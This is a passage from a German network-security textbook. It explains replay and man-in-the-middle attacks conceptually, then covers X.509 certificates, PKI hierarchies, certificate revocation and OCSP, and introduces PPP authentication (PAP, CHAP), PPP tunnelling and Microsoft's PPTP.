Bei kryptographischen Protokollen gibt es neben den „normalen“ kryptographischen Attacken auf die verwendeten Algorithmen noch weitere Angriffe, die man berücksichtigen muss. An dieser Stelle sollen nur zwei Beispiele für solche Angriffe herausgegriffen und erläutert werden, weitere Beispiele sind in den nachfolgenden Kapiteln zu finden.

Bei einem *Replay-Angriff* werden alte, aufgezeichnete Nachrichten erneut gesendet. Würden dagegen keine Vorkehrungen getroffen (z.B. durch Verwendung einer TAN), so könnte man sich z.B. bei einem Homebanking-Verfahren einmal 50 € überweisen lassen, die entsprechende (ggf. verschlüsselte und/oder signierte) Nachricht an den Server der Bank aufzeichnen, und dann noch weitere 99 mal an den Server senden, um insgesamt 5000 € überwiesen zu bekommen.

Beim *Man-in-the-middle*-Angriff schaltet sich der Angreifer einfach in die Leitung zwischen zwei Teilnehmer A und B. Er gibt sich A gegenüber als B aus, und B gegenüber als A. Ein prominentes Opfer dieses Angriffs ist das Diffie-Hellman-Protokoll. Ein Angreifer X kann, wie in Abbildung 1.17 dargestellt, so einen Schlüssel k_1 mit A, und einen Schlüssel k_2 mit B austauschen, und dann den gesamten Datenverkehr zwischen A und B mithören, indem er ihn umverschlüsselt. Wir werden im Kapitel zu IPSec IKE sehen, wie man diesen Angriff abwehren kann.




Abb. 1.17 Der „Man-in-the-middle“-Angriff auf das Diffie-Hellman-Protokoll.

1.8 Zertifikate

Im täglichen Leben gibt es zwei Methoden, eine Person zu identifizieren: Über persönliche Bekanntschaft oder durch Vorlage eines amtlichen Ausweises. Wenn man z.B. ein neues Sparkonto bei der Sparkasse im eigenen Dorf eröffnet, wird der Bankmitarbeiter unter „Ausgewiesen durch“ wahrscheinlich ein „Persönlich bekannt“ eintragen, während in einer Großstadt dazu in der Regel die Vorlage des Personalausweises erforderlich ist.

Auch im Internet wurden beide Verfahren praktiziert: So gab es eine Zeitlang immer wieder PGP-Schlüsselaustauschparties, bei denen man jeweils den eigenen öffentlichen Schlüssel mit anderen austauschte. Danach wusste man genau, an wen man eine verschlüsselte Nachricht sendete, oder wer ein Dokument signiert hatte. Die Möglichkeit der persönlichen Bekanntschaft haben im globalen Internet aber nur wenige Personen. Daher verwundert es nicht, dass die zweite Methode immer größere Bedeutung gewinnt.

Zertifikate sind im Internet das Äquivalent zu amtlichen Dokumenten im normalen Leben. Sie enthalten Angaben zum Aussteller („ausstellende Behörde“), zum Inhaber und zu seinen persönlichen Daten, die insbesondere seine eindeutige Adresse im Internet, z.B. die E-Mail-Adresse, und seinen öffentlichen Schlüssel umfassen. Alle diese Daten werden durch eine digitale Signatur der ausstellenden Stelle verknüpft und dadurch gegen Veränderungen geschützt.

1.8.1 X.509

Als Standard für Zertifikate hat sich der ITU-Standard X.509 [CSF⁺08] durchgesetzt, der noch zusätzliche Angaben im Zertifikat erlaubt. Der Aufbau eines X.509-Zertifikats ist in Abbildung 1.18 wiedergegeben.

Die aktuelle Versionsnummer des X.509-Standards ist 3. Alle Zertifikate eines Herausgebers erhalten eine unterschiedliche Seriennummer, so dass das Paar (Herausgeber, Seriennummer) ein Zertifikat eindeutig bestimmt.

Um die Signatur des Zertifikats verifizieren zu können, muss man natürlich wissen, welcher Hash- und welcher Signaturalgorithmus zur Erzeugung der Signatur verwendet wurden.




Abb. 1.18 Aufbau eines X.509-Zertifikats.

Die Namen (Identitäten) von Herausgeber und Subjekt sollen nach Möglichkeit in Form eines „Distinguished Name“ angegeben werden. Als Beispiel für einen solchen Namen sei hier der Distinguished Name der IETF angegeben:

- CN = www.ietf.org
- OU = IETF
- O = Foretec Seminars Inc.
- L = Reston
- S = Virginia
- C = US

„C=“ gibt dabei das Land an, „S=“ den (amerikanischen) Bundesstaat, „L=“ die „Location“, „O=“ die Organisation, „OU=“ den Bereich innerhalb der Organisation, und „CN=“ den Namen der Instanz, der hier ein Domain-Name ist, da dieser Name aus dem SSL-Zertifikat des IETF-Webservers entnommen ist. Die strenge geographische Namensgebung passt allerdings nicht immer zu den im Internet üblichen Namen. Daher tauchen in Zertifikaten auch immer wieder andere Namensformen wie Domain-Namen

(SSL-Zertifikate) oder E-Mail-Adressen auf. Diese sind dann bei der Auswertung des Zertifikats oft sogar wichtiger.

Jedes X.509-Zertifikat ist nur für eine gewisse Zeit gültig: Für Endnutzer-Zertifikate ist dies in der Regel ein Jahr, CA- und Wurzelzertifikate (vgl. Unterabschnitt 1.8.2) haben eine deutlich längere Gültigkeit. Abbildung 1.19 zeigt die Ansicht auf ein Zertifikat in der Darstellung des Microsoft-Zertifikatsanzeige.

Wichtig ist natürlich der öffentliche Schlüssel des Subjekts, der ja gerade zertifiziert werden soll. In den Erweiterungsfeldern, die erst ab Version 3 hinzukamen, werden Einschränkungen für den Verwendungszweck des Zertifikats angeführt.

1.8.2 Public Key Infrastrukturen (PKI)

Um solche Zertifikate von Endbenutzern und Ausstellern einfach auf ihre Gültigkeit hin überprüfen zu können, werden sie in der Regel in hierarchische Public Key Infrastrukturen (PKI) eingebettet. Diese Struktur besteht aus einer sog. „Wurzelinstanz“ an der Spitze und untergeordneten Instanzen, den sog. „Certification Authorities (CA)“ und schließlich den Benutzern.




Abb. 1.19 PKI und öffentlicher Schlüssel eines abgelaufenen E-Mail-Zertifikats des Autors.

Die Wurzelinstanz („Root“) erzeugt dabei ein spezielles Zertifikat, das sie selbst signiert: das Wurzel-Zertifikat („Root Certificate“). Mit dem privaten Schlüssel, der zu diesem Wurzel-Zertifikat gehört, werden alle Zertifikate der untergeordneten Stellen signiert. Diese wiederum signieren mit ihrem jeweiligen privaten Schlüssel die ausgestellten Zertifikate der Benutzer. Da in den Zertifikaten jeweils ein Verweis auf die ausstellende Stelle und deren Zertifikat enthalten ist, kann so eine vollständige Kette vom Benutzer-Zertifikat bis zum Wurzel-Zertifikat durchlaufen werden, in der jeweils

die Gültigkeit des untergeordneten Zertifikats mit Hilfe des öffentlichen Schlüssels der übergeordneten Zertifizierungsstelle verifiziert werden kann.




Abb. 1.20 Komplexere PKI mit mehr als einer CA.

Die Instanz, die unter „Subjekt“ in einer Ebene dieser Hierarchie auftritt, wird damit in der folgenden Ebene zum „Herausgeber“. So entstehen die komplexeren PKIs aus Abbildung 1.20. Diese bieten zahlreiche Vorteile:

- Unter nur einem Wurzelzertifikat können durch Anfügen verschiedener CAs Zertifikate unterschiedlichster Art ausgestellt werden: SSL-Zertifikate für Webserver von CA1, Zertifikate für E-Mail von CA2, oder Zertifikate für S/MIME von CA3, um nur einige Beispiele zu nennen.
- Weiter kann man für jede CA verschiedene Sicherheitsrichtlinien („Security Policies“) aufstellen: Um ein E-Mail-Zertifikat der Sicherheitsstufe 1 zu erhalten, muss man nur eine gültige E-Mail-Adresse nachweisen, für ein Zertifikat der Stufe 3 muss bei einer Registrierungsstelle der Personalausweis vorgelegt werden.
- Im firmeninternen Einsatz kann die Struktur der PKI auch die Struktur der Firma widerspiegeln: Das Wurzelzertifikat gehört zur Firmenleitung, und die untergeordneten CAs zu den einzelnen Bereichen und Abteilungen.

Mit dieser flexiblen Struktur sind natürlich noch viele weitere Anwendungen realisierbar. Einige dieser Anwendungen könnte man auch mit verschiedenen Wurzelzertifikaten realisieren, aber dies vervielfacht die Probleme mit Root-Zertifikaten, auf die wir jetzt näher eingehen wollen.

Die Wurzelinstanz ist der Anker des Vertrauens. Wie bereits erwähnt, ist dies ein selbst signiertes Zertifikat, das natürlich zunächst wieder authentisch verteilt werden muss. Viele große Zertifizierer lassen deshalb ihre Wurzel-Zertifikate in die Standardbrowser/E-Mail-Clients/Betriebssysteme integrieren, so dass diese nach der Installation der Software automatisch dem Benutzer zur Verfügung stehen. Damit

wird dem Nutzer vorgeschrieben, welchen Zertifikaten er zu trauen hat, und welchen zunächst einmal nicht.

In bestimmten Einsatzbereichen ist diese Vorgehensweise bereits zum de facto-Standard geworden, weil sie so einfach ist und beim Nutzer keinerlei Kenntnisse zu Zertifikaten oder PKIs voraussetzt. Wir werden im SSL-Kapitel näher darauf eingehen.

Die korrekte, aber leider auch schwierigere Variante wurde für die PKI zum deutschen Signaturgesetz [sig09] gewählt: Vertrauen in das Wurzelzertifikat, das von der Regulierungsbehörde für Telekommunikation und Post (RegTP) verwaltet wird, wurde dadurch geschaffen, dass der öffentliche Schlüssel in gedruckter Form im Bundesgesetzblatt veröffentlicht wurde.

Wie wir im Abschnitt zu den Namensfeldern in X.509-Zertifikaten bereits gesehen haben, sind die Festlegungen des X.509-Standards, der aus der Welt der großen nationalen Telekommunikationsunternehmen stammt, nicht immer direkt auf das Internet übertragbar. Sinnvolle Festlegungen für das Internet wurden daher in [CSF⁺08] getroffen.

1.8.3 Gültigkeit von Zertifikaten

Ein wichtiger praktischer Aspekt ist die Gültigkeit von Zertifikaten. Wir haben ja bereits gesehen, dass die meisten Zertifikate nur ein Jahr lang gültig sind. Was passiert aber, wenn sie innerhalb dieser Jahresfrist ungültig werden? Dies kann z.B. dann passieren, wenn

- die E-Mail-Adresse geändert wird: Dadurch wird das alte E-Mail-Zertifikat ungültig.
- der Nutzer sein Passwort für seinen privaten Schlüssel vergessen hat. Er kann dann keine mit dem öffentlichen Schlüssel aus dem Zertifikat verschlüsselten Nachrichten mehr entschlüsseln, oder Dokumente signieren.
- der private Schlüssel gestohlen oder berechnet wurde.
- ein Zertifikat versehentlich falsch ausgestellt wurde.
- die Server der CA gehackt wurden⁴.

Der X.509-Standard sieht für solche Fälle Sperrlisten, so genannte „Certificate Revocation Lists (CRL)“ vor. Dies sind einfach Listen der Seriennummern derjenigen Zertifikate, die eigentlich noch gültig wären, aber aus einem bestimmten Grund nicht mehr gültig sind. (Dieser Grund kann optional in der CRL mit angegeben werden.) Die ganze Liste wird dann von der Certification Authority, die diese Zertifikate ausgegeben hat, signiert.

⁴Vgl. <http://en.wikipedia.org/wiki/DigiNotar>

Die Idee ist eigentlich einfach, die Umsetzung in der Praxis dafür umso schwieriger. Dies fängt damit an, dass diese CRLs zunächst einmal geladen werden müssen. Doch von wo? Und wie? Wie oft?

Die einzige Möglichkeit, einem Client zuverlässig mitzuteilen, wo er die CRL zu einem Zertifikat laden kann, ist in dem Zertifikat selbst. Bei allen anderen Lösungen muss der Pfad zum Laden der CRL manuell konfiguriert werden.

Das „Wo“ wäre somit geklärt. Das „Wie“ kann auf die gleiche Weise mit angegeben werden, indem das zu verwendende Protokoll (z.B. LDAP oder HTTP) zusammen mit dem Pfad abgespeichert wird. Natürlich muss dann jeder Client dieses Protokoll auch beherrschen, was z.B. bei einem E-Mail-Client nicht unbedingt selbstverständlich ist.

Auf die Frage „Wie oft?“ könnte man jetzt einfach „So oft wie möglich“ antworten, wenn die CRLs nicht so groß werden könnten. Diese Vorgehensweise stellt aber nicht nur die Geduld des Nutzers auf eine harte Probe, der jedes Mal warten muss, bis die CRL geladen ist, sondern bereitet auch enorme Lastprobleme auf den Web- oder LDAP-Servern der CA. Hier muss also ein heuristischer Kompromiss gefunden werden (z.B. einmal pro Woche), und dieser muss dann auch in den entsprechenden Clients konfigurierbar sein.

Eine konsequente Weiterentwicklung des „So oft wie möglich“-Ansatzes ist das Online Certificate Status Protocol (OCSP) [SMA⁺13]. Mit dem OCSP-Protokoll kann man die Gültigkeit einzelner Zertifikate online überprüfen. Neben den schon oben erwähnten Lastproblemen stellt sich hier noch die Frage, welche Vorteile hier noch die Public-Key Kryptographie bietet: Wenn man vor jeder Verschlüsselung oder Überprüfung der Authentizität einer Nachricht eine Online-Verbindung zu einem vertrauenswürdigen Server aufbauen muss, dann kann man auch gleich ein Protokoll wie Kerberos verwenden.

Die Diskussion darüber, wie gesperrte Zertifikate zu behandeln sind, ist also noch nicht beendet.

2 Point-To-Point Sicherheit

Übersicht

2.1	PPP-Sicherheit	37
2.2	PPP	38
2.3	PPP-Authentisierung	39
2.4	PPP-Verlängerungen	40
2.5	Der PPTP-Angriff von Mudge und Schneier	43
2.6	PPTPv2	48
2.7	EAP-Protokolle	50
2.8	AAA: Authentication, Authorization and Accounting	52

Die Sicherungsschicht (OSI-Schicht 2) dient zur verlässlichen Übertragung von Datenrahmen („Frames“) zwischen zwei Computern (oder aktiven Netzwerkkomponenten) über ein einheitliches physikalisches Medium (z.B. eine direkte Kupferdraht-Verbindung) [Tan03].

2.1 PPP-Sicherheit

Das *Point-to-Point-Protocol* (PPP) [Sim94] hat sich in den letzten Jahren als Standard für Einwahlverbindungen in Computernetze durchgesetzt: Internet Service Provider

7	Anwendungsschicht	Anwendungsschicht	Telnet, FTP, SMTP, HTTP, DNS, IMAP
6	Darstellungsschicht		
5	Sitzungsschicht		
4	Transportschicht	Transportschicht	TCP, UDP
3	Vermittlungsschicht	IP - Schicht	IP
2	Sicherungsschicht	Netzzugangsschicht	Ethernet, Token Ring, PPP, FDDI,
1	Bitübertragungsschicht		IEEE 802.3/802.11

Abb. 2.1 TCP/IP-Schichtenmodell: Das Point-to-Point-Protocol (PPP)

(ISP) binden ihre Kunden mit PPP an das Internet an, und Firmen bieten ihren Außendienstmitarbeitern PPP-Einwahlmöglichkeiten ins Firmennetz.

Der Erfolg von PPP ist wohl auch in den skalierbaren und in der Praxis erprobten Authentisierungsmöglichkeiten begründet. Mit Hilfe der Client-Server-Architektur von RADIUS (des bekanntesten Beispiels für ein Authentifizierungs-, Autorisierungs- und Abrechnungsprotokoll, AAA) und des Password Authentication Protocol (PAP) können ISPs Millionen von Kunden verwalten und Rechnungen erstellen.

Wir wollen daher kurz PPP und seine Authentisierungsprotokolle vorstellen, dann auf die Infrastruktur dahinter eingehen und schließlich Vorschläge zur „Verlängerung“ von PPP durch das Internet diskutieren. Dass diese Vorgehensweise nicht ungefährlich ist, zeigten Mudge und Schneier [SM98a] anhand von Sicherheitslücken in Microsofts PPTP-Protokoll auf. Da diese Lücken auf typische Implementierungsfehler zurückzuführen sind, wollen wir näher auf sie eingehen.

Auch die zweite Version von PPTP kann mittlerweile nicht mehr als sicher angesehen werden: Moxie Marlinspike und David Hulton haben gezeigt, dass PPTPv2 mit einer Komplexität von nur 2^{56} gebrochen werden kann [MH12].

2.2 PPP

Das *Point-to-Point-Protocol* (PPP) wurde 1994 als [Sim94] publiziert. Es benötigt eine Vollduplex-Verbindung (gleichzeitiger Datentransport in beide Richtungen ist möglich) zwischen zwei Hosts, wie sie z.B. ISDN, DSL oder eine Modemverbindung bieten.

In PPP können beliebige Protokolle verpackt werden; meist ist dies heute das Internet Protokoll (IP). PPP verwendet folgende Hilfsprotokolle:

- *Link Control Protocol (LCP)*: Hier werden die PPP-Optionen ausgehandelt, z.B. Datenrate und Rahmengröße; auch die Authentisierung der Teilnehmer findet hier statt.
- *Network Control Protocol (NCP)*: Unter diesem Begriff werden zusätzliche Protokolle zusammengefasst, die jeweils für ein bestimmtes Nutzlast-Protokoll bestimmt sind. So gibt es z.B. für IP ein Protokoll, über das die Zuweisung von IP-Adressen an einen Client erfolgen kann.

In einem PPTP-Frame gibt das Feld „Protocol“ mit einem Zahlenwert an, welches Protokoll im Datenfeld transportiert wird (z.B. 0x0021 für IP, oder 0xc023 für PAP).

Ein PPP-Verbindungsauflauf läuft wie folgt ab:

1. LCP-Protokoll: PPP-Pakete mit protocol=0xc021 handeln die PPP-Parameter aus.
2. Authentisierung: PPP-Pakete mit protocol=0xc023 PAP/0xc223 CHAP (s.u.) überprüfen die Authentizität des sich einwählenden Clients.
3. NCP-Protokoll: PPP-Pakete mit protocol=0x80** handeln weitere Parameter für das Nutzprotokoll aus (z.B. 0x8021 für IP).




Abb. 2.2 Phasendiagramm eines PPP-Verbindungsauftauschs aus [Sim94]. Wichtig ist hier die Authenticate-Phase, die zum Kern des Verbindungsauftauschs gehört.

4. Nutzprotokoll: Jetzt können PPP-Rahmen mit dem Nutzprotokoll ausgetauscht werden.

2.3 PPP-Authentisierung

Wir wollen nun etwas näher auf die Authenticate-Phase eingehen. Für diese Phase können die beiden standardisierten Protokolle *Password Authentication Protocol* (PAP) [LS92] oder *Challenge Handshake Authentication Protocol* (CHAP) [Sim96], oder eine Vielzahl von mehr oder weniger proprietären Verfahren zum Einsatz kommen.

Beim Password Authentication Protocol (PAP) sendet der Client das Paar (ID, Passwort) im Klartext. Ein Network Access Server (NAS) überprüft das Passwort gegen den zur ID gespeicherten Wert, oder besser gegen den gespeicherten Hashwert des Passworts. Dieses Verfahren ist natürlich nur dann halbwegs sicher, wenn die Verbindung, auf der das Passwort übertragen wird, physikalisch gegen Abhören geschützt ist. Dies kann für Telefonverbindungen angenommen werden, da hier nur das Personal der Firmen Zutritt zu den Vermittlungsstellen hat. Für LAN-, WAN- oder Internet-Verbindungen ist das in der Regel nicht der Fall, hier muss man anders vorgehen.

Das Challenge Handshake Authentication Protocol (CHAP) ist ein typisches Challenge-and-Response-Protokoll, wie es auch im Mobilfunk eingesetzt wird. Bei korrekter Implementierung ist es kryptographisch sicher. Voraussetzung ist, dass Client und Network Access Server (NAS) ein gemeinsames Geheimnis *secret* besitzen.

Der NAS muss hier zunächst eine *challenge*-Nachricht an den Client senden. Dieser berechnet $response = \text{hash}(\text{secret}, \text{challenge})$ und sendet *response* an den NAS. Dieser überprüft, ob $response = \text{hash}(\text{secret}, \text{challenge})$ ist. Als Hashalgorithmus ist bisher MD5 reserviert.

Viele weitere Vorschläge zu PPP findet man unter [ppp]. Dazu zählen Vorschläge, ein SSL-ähnliches Verfahren in der Authenticate-Phase einzusetzen, konkrete Implementierungen zu CHAP (MS-CHAP) und Vorschläge, wie man ein Schlüsselmanagement zur Verschlüsselung der PPP-Nutzlast realisieren könnte.

- The PPP Encryption Control Protocol (ECP) [Mey96]
- PPP Extensible Authentication Protocol (EAP) [BV98]
- The PPP DES Encryption Protocol, Version 2 (DESE-bis) [SM98b]
- The PPP Triple-DES Encryption Protocol (3DESE) [Kum98]
- Microsoft PPP CHAP Extensions [ZC98]
- PPP EAP TLS Authentication Protocol [AS99]
- Microsoft PPP CHAP Extensions, Version 2 [Zor00]
- Microsoft Point-To-Point Encryption (MPPE) Protocol [PZ01]

Auf einige dieser Vorschläge gehen wir später noch ein. Zunächst aber noch ein Abschnitt darüber, wie die Authentisierung für ISPs skalierbar gemacht wird.

2.4 PPP-Verlängerungen

Wenn Außendienstmitarbeiter auf das Intranet der Firma zugreifen möchten, können sie im Prinzip jedes Sicherheitsprotokoll einsetzen: SSL, SSH oder IPSec. Diese Verfahren haben aber alle einen Nachteil: Zur Authentisierung von Nutzern in heterogenen Umgebungen liegen nur wenig Erfahrungswerte vor.

Dies ist aber gerade die Stärke von PPP: Die Authentisierungsfunktionen dieses Protokolls sind seit Jahren in großem Maßstab im Einsatz, und mit RADIUS oder TACACS+ liegen skalierbare Sicherheitsarchitekturen vor. Hinzu kommt, dass sich Außendienstmitarbeiter auch bislang schon über Modemverbindungen und PPP direkt ins Firmennetz einwählen konnten. Die Infrastruktur und die Erfahrung zur PPP-Authentisierung sind also vorhanden.

Die direkte Einwahl per Telefon und PPP hat nur einen, dafür aber gravierenden, Nachteil: die Kosten. Ein Mitarbeiter, der in Übersee seine E-Mails mit großen Anhängen von einem Server in München abruft, wird seine Spesenrechnung deutlich erhöhen.

Die Lösung des Problems ist naheliegend: Anstelle einer Telefonverbindung von Kapstadt nach München könnte er doch eine Internet-Verbindung nutzen, indem er sich lokal per PPP bei einem Internet Service Provider einwählt. Damit trotzdem PPP- und nicht IP-Pakete beim NAS der Firma ankommen, muss die PPP-Verbindung durch das Internet verlängert werden. Dazu gibt es prinzipiell zwei Möglichkeiten: Der Client des Mitarbeiters kann die PPP-Verbindung verlängern, oder der NAS des ISP vor Ort.

Client-initierter Tunnel. Beim Client-initiierten Tunnel (Bild 2.3) besorgt sich der Client durch PPP-Einwahl beim lokalen ISP zunächst einmal eine IP-Adresse IP1.




Abb. 2.3 Client-Initierter Tunnel. Die Beschriftung der Verbindungen gibt einen typischen Protokollstack an. (Z.B. sind im Internet die IP2-Pakete in PPP-Rahmen verpackt, diese stecken in UDP-Transportsegmenten, die wiederum die Nutzlast eines IP1-Pakets bilden.)

Mit dieser Adresse kann er eine IP-Verbindung durch das Internet zum NAS („Home-NAS“) seiner Firma herstellen.

Über diese IP-Verbindung sendet er dann PPP-Pakete. Die IP-Verbindung vom Client zum Home-NAS wird also als eine Art „virtuelle Telefonverbindung“ behandelt.

Nach erfolgreicher Authentisierung durch den Home-NAS erhält er eine zweite IP-Adresse, IP2. Dies ist dann eine IP-Adresse aus dem Adressbereich der Firma. Mit dieser Adresse kann er sich im Intranet frei bewegen. Im Internet müssen die IP-Pakete mit Adresse IP2 in PPP-Rahmen und letztlich auch in IP-Paketen der Adresse IP1 eingepackt sein.

Bei dieser Art der Tunnelung bestehen gleichzeitig zwei PPP-Verbindungen: Eine zwischen dem Client und dem NAS des ISP, und eine zwischen dem Client und dem NAS der Firma. Da die zweite Verbindung in die erste verpackt ist, und zu dieser Verpackung auch noch ein IP-Header und ein UDP-Header (oder ein anderes Transportprotokoll) gehören, ist der Protokolloverhead beträchtlich.

NAS-initierter Tunnel. Bei einem NAS-initiierten Tunnel (Bild 2.4) gibt es nur eine PPP-Verbindung: Die PPP-Verbindung, die der Client mit dem NAS des ISP aufbaut, wird von diesem durch das Internet an den Home-NAS weitergeleitet. Das spart Protokoll-Overhead, wie man beim Vergleich der Bilder 2.3 und 2.4 am kleineren Protokoll-Stack sehen kann. Ein NAS-initierter Tunnel kann allerdings nur dann aufgebaut werden, wenn die Network Access-Server des ISP dies unterstützen.

Mit diesen beiden Lösungsmöglichkeiten hat man die Stärken von PPP voll ausgenutzt, seine Schwächen aber noch nicht beseitigt:

- Werden die PPP-Rahmen über das Internet transportiert, statt über eine Telefonleitung, so sind sie für eine große Zahl potenzieller Angreifer plötzlich sichtbar.




Abb. 2.4 NAS-initierter Tunnel

IP Header	GRE Header	PPP Header	PPP Payload (verschlüsselt)
-----------	------------	------------	--------------------------------

Abb. 2.5 Ein Paket des Point-to-Point Tunneling Protocol (PPTP). Die grau unterlegten Felder sind verschlüsselt.

Insbesondere sollten PAP-Pakete nicht unverschlüsselt über das Internet übertragen werden.

- Das Internet ist ein sehr viel unzuverlässiger „Draht“ als eine Telefonverbindung. Bei einer Modemverbindung hat PPP eine garantierte Datenrate, die es nutzen kann, im Internet nicht. Es wird noch eine Steuerleitung benötigt, um diese Effekte abzufangen.

Zwei große Firmen hatten ungefähr gleichzeitig diese Probleme erkannt und präsentierten ihre Lösungen: Microsoft mit dem *Point-to-Point Tunneling Protocol* (PPTP), und Cisco mit dem Layer 2 Forwarding Protocol (L2F). Dass das nicht gut gehen konnte, lag auf der Hand, denn Microsoft konnte PPTP auf dem NAS-Markt nicht durchsetzen, und Cisco hatte keinen Einfluss auf die Windows-Betriebssysteme. Man einigte sich daher relativ problemlos auf einen gemeinsamen Standard, das Layer 2 Tunneling Protocol (L2TP).

PPTP. Hier kurz die Eckdaten von PPTP, das wir uns später im Rahmen des von Mudge und Schneier [SM98a] entdeckten kryptologischen Angriffs noch einmal näher anschauen werden:

PPTP verlängert PPP mit Hilfe von Generic Routing Encapsulation (GRE, [HLFT94]), einem Protokoll, das zwischen Routern zum Aufbau von IP-in-IP-Tunnels verwendet wird. Kontrollnachrichten werden bei PPTP mit Hilfe von TCP übertragen.

Verschlüsselung und Authentikation finden auf PPP-Ebene statt („link encryption“), d.h. der PPP-Payload selbst wird verschlüsselt. Der kryptographische Schlüssel zum Verschlüsseln der Nutzlast wird bei MS-CHAP aus dem Client und NAS bekannten Passwort abgeleitet. Es gibt aber auch Ansätze (und PPP bietet dazu die Möglichkeit), ein SSL-ähnliches Schlüsselmanagement einzusetzen. Dies wird unter dem Namen EAP-TLS in [SAH08] beschrieben.

